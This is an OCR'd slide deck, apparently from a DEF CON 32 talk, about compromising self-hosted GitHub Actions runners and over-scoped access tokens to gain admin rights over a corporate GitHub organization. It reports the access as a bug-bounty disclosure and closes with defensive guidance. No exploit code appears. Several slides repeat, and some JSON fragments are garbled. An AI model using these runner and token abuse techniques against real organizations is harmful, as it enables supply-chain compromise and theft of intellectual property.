27     - Name: sfip.sw.windows-01-004, OS: Windows Status: online
28     - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESWI
29     - Name: sfip.sw.windows-01-005, OS: Windows Status: online
30     - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESWI
31     - Name: hlp-sw.hlp-sw-27-a-runner2-001, OS: Linux Status: online
32     - The runner has the following labels: self-hosted, Linux, X64, hlp-sw, pako-cloud-prod-31
33     - Name: hlp-sw.hlp-sw-27-a-runner2-002, OS: Linux Status: online
34     - The runner has the following labels: self-hosted, Linux, X64, hlp-sw, pako-cloud-prod-31
```

UNPRECEDENTED ACCESS

16321



Admin to **ALL** repos in intel-restricted



Ability to make all repos public

NDA

INTEL TOP SECRET

Some repos included highly restricted IP



Ability to Delete Organization Entirely

```
447 },
448 {
449   "id": 472953435,
450   "node_id": "R_kgDOHDCyWw",
451   "name": "core-royal",
452   "full_name": "intel-restricted/core-royal",
453   "private": true,
454   "owner": {
455     "login": "intel-restricted",
456     "id": 71398875,
457     "node_id": "MDEyOk9yZ2FuaXphdGlvbjcxMzk4ODc1",
458     "avatar_url": "https://avatars.githubusercontent.com/u/71398875",
459     "gravatar_id": "",
460     "url": "https://api.github.com/users/intel-restricted",
461     "html_url": "https://github.com/intel-restricted",
462     "followers_url": "https://api.github.com/users/intel-restricted/followers",
463     "following_url": "https://api.github.com/users/intel-restricted/following",
464     "gists_url": "https://api.github.com/users/intel-restricted/gists",
465     "starred_url": "https://api.github.com/users/intel-restricted/starred",
466     "subscriptions_url": "https://api.github.com/users/intel-restricted/subscriptions",
467     "organizations_url": "https://api.github.com/orgs/intel-restricted",
468     "repos_url": "https://api.github.com/users/intel-restricted/repos",
469     "events_url": "https://api.github.com/users/intel-restricted/events",
470     "received_events_url": "https://api.github.com/users/intel-restricted/received_events",
471     "type": "Organization",
472     "site_admin": false
473   },
474   "html_url": "https://github.com/intel-restricted/core-royal",
475   "description": "Royal Core Intellectual Property",
476   "fork": false,
```

UNPRECEDENTED ACCESS

16321

NDA

INTEL TOP
SECRET

Some repos
included high
restrict



Admin to **ALL** repos in
intel-restricted



OPEN SOURCE

ALL THE REPOS



Ability to Delete
Organization Entirely

Ability to make all repos
public

UNPRECEDENTED ACCESS

16321



Admin to ALL repos in intel-restricted



Ability to make all repos public



Ability to Delete Organization Entirely

```
447 },
448 {
449   "id": 472953435,
450   "node_id": "R_keDOHDCyWw",
451   "name": "core-royal",
452   "description": "Restricted/ .core-royal",
453   "login": "intel-restricted",
454   "id": 71398875,
455   "node_id": "MDEyOk9yZ2FuaXphdGlvbjcxMzk4ODc1",
456   "avatar_url": "https://avatars.githubusercontent.com/u/...",
457   "html_url": "https://github.com/intel-restricted/core-royal",
458   "followers_url": "https://api.github.com/orgs/intel-restricted/followers",
459   "following_url": "https://api.github.com/orgs/intel-restricted/following",
460   "gists_url": "https://api.github.com/orgs/intel-restricted/gists",
461   "subscriptions_url": "https://api.github.com/orgs/intel-restricted/subscriptions",
462   "organizations_url": "https://api.github.com/orgs/intel-restricted/orgs",
463   "repos_url": "https://api.github.com/orgs/intel-restricted/repos",
464   "events_url": "https://api.github.com/orgs/intel-restricted/events",
465   "received_events_url": "https://api.github.com/orgs/intel-restricted/received_events",
466   "type": "Organization",
467   "site_admin": false
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
```

NDA

INTEL TOP SECRET

Some repos included highly restricted IP

UNPRECEDENTED ACCESS

16321



Admin to ALL repos in intel-restricted



Ability to make all repos public

Ability to Delete Organization Entirely

```
447   },  
448   {  
449     "id": 472953435,
```

```
.core-royal",
```

```
Mzk40Dc1",
```

```
usercontent.com/u/
```

```
470   "received_events_url": "https",  
471   "type": "Organization",  
472   "site_admin": false
```

```
475   "description": "Royal Core Intellectual Property",
```

```
476   "fork": false,
```

UNPRECEDENTED ACCESS

16321



Admin to ALL repos in intel-restricted



OPEN SOURCE

ALL THE REPOS

Ability to make all repos public

INTEL
SECR

Some r
included
restrict



Ability to Delete Organization Entirely

UNPRECEDENTED ACCESS

16321



Admin to ALL repos i
intel-restricted

OPEN SOURCE



ALL THE REPOS

Ability to make all repo
public

```
447   },
448   {
449     "id": 472953435,
450     "node_id": "R_kgDOHDCyWw",
451     "name": "intel-restricted/core-royal",
452     "full_name": "intel-restricted/intel-restricted-core-royal",
453     "private": true,
454     "owner": {
455       "login": "intel-restricted",
456       "id": 71398875,
457       "node_id": "MDEyOk9yZ2FuaXphdGlvbjcxMzk4ODc1",
458       "avatar_url": "https://avatars.githubusercontent.com/u/71398875",
459       "gravatar_id": "",
460       "url": "https://api.github.com/users/intel-restricted",
461       "html_url": "https://github.com/intel-restricted",
462       "followers_url": "https://api.github.com/users/intel-restricted/followers",
463       "following_url": "https://api.github.com/users/intel-restricted/following",
464       "gists_url": "https://api.github.com/users/intel-restricted/gists",
465       "starred_url": "https://api.github.com/users/intel-restricted/starred",
466       "subscriptions_url": "https://api.github.com/users/intel-restricted/subscriptions",
467       "organizations_url": "https://api.github.com/orgs/intel-restricted",
468       "repos_url": "https://api.github.com/users/intel-restricted/repos",
469       "events_url": "https://api.github.com/users/intel-restricted/events",
470       "received_events_url": "https://api.github.com/users/intel-restricted/received_events",
471       "type": "Organization",
472       "site_admin": false
473     },
474     "html_url": "https://github.com/intel-restricted/core-royal",
475     "description": "Royal Core Intellectual Property",
476     "fork": false,
```

PATS + CI/CD ATTACK SURFACE

32%

Active PATs with **10 or more scopes** checked

79%

Percentage of active PATs with **no expiration date**.

0

Audit log events generated when enumerating PAT access

METRICS BASED ON JUNE 14TH POINT IN TIME FROM TWO INTEL ORGS

AFTERMATH



Reports
Submitted



Lots of Bug Bounties
Earned




DEFENSE - HOW CAN YOU PROTECT YOUR ORGANIZATION FROM RISK?


PROTECTING AGAINST SELF HOSTED RUNNER ATTACKS

- Require approval for first-time contributors who recently created a GitHub account
- Require approval for first-time contributors
- Require approval for all outside collaborators

Enable Workflow Approval Requirements



Use Managed Ephemeral Runners Whenever Possible



Use Least Privilege Principle for Workflow Secrets

- Read and write permissions
- Read repository contents and packages

Limit GITHUB_TOKEN Permissions

This environment has no secrets.

Add environment secret

Use Deployment Environments for Production Secrets

SHARING IS NOT ALWAYS CARING

Do Not Share Runners Between Public and Private Repos




Do Not Mix CI and CD

EDR

Monitor Self-Hosted Runners

THE REAL PROBLEM - PROTECTING AGAINST CI/CD ATTACKS



GitHub PAT Hygiene

Over Scoped Classic PAT

```
... "scopes": [  
  "admin:enterprise",  
  "admin:ggp_key",  
  "admin:org",  
  "admin:org_hook",  
  "admin:public_key",  
  "admin:repo_hook",  
  "delete:packages",  
  "delete_repo",  
  "gist",  
  "notifications",  
  "repo",  
  "user",  
  "workflow",  
  "write:package_..."  
]
```

Only select repositories
Select at least one repository. M
Also includes public repository

Select repositories

Selected 1 repository.

Adnanekhan/gato-x

Fine Grained PAT

BLACK HAT SOUND BYTES

- 1. Continuous Integration, Continuous Destruction is Systemic**
- 2. Public GitHub Repositories are In the Crosshairs**
- 3. Ignorance is Breach**



GRAND THEFT ACTIONS

*Abusing Self-Hosted GitHub Runners at
Scale*

ADNAN KHAN | JOHN STAWINSKI
DEF CON 32 - LAS VEGAS

**THANK
YOU**



X: @adnanthekhan

**Email:
me@adnanthekhan.com**

**Web:
<https://adnanthekhan.com>**



**Email:
jstan327@gmail.com**

**Web:
<https://johnstawinski.com>**

REFERENCES

- Leaking Secret from GitHub Actions
 - <https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/>
- GitHub Security Lab – Preventing Pwn Requests
 - <https://securitylab.github.com/research/github-actions-preventing-pwn-requests/>
- Marcus Young Self-Hosted Runners at Facebook
 - <https://marcyoung.us/post/zuckerpunch/>
- GitHub Actions Runner Images
 - <https://github.com/actions/runner-images>
- Adnan Khan - One Supply Chain Attack to Rule Them All
 - <https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/>
- John Stawinski – Fixing Typos and Breaching Microsoft’s Perimeter
 - <https://johnstawinski.com/2024/04/15/fixing-typos-and-breaching-microsofts-perimeter/>

REFERENCES PT. 2

- GitHub REST API Documentation
 - <https://docs.github.com/en/rest?apiVersion=2022-11-28>
- GitHub Rulesets Documentation
 - <https://docs.github.com/en/repositories/configuring-branches-and-merges-in-your-repository/managing-rulesets/about-rulesets>
- GitHub Customer Story For Intel
 - <https://github.com/customer-stories/intel>
- Praetorian – Self-Hosted Runners are Backdoors
 - <https://praetorian.com/blog/self-hosted-github-runners-are-backdoors/>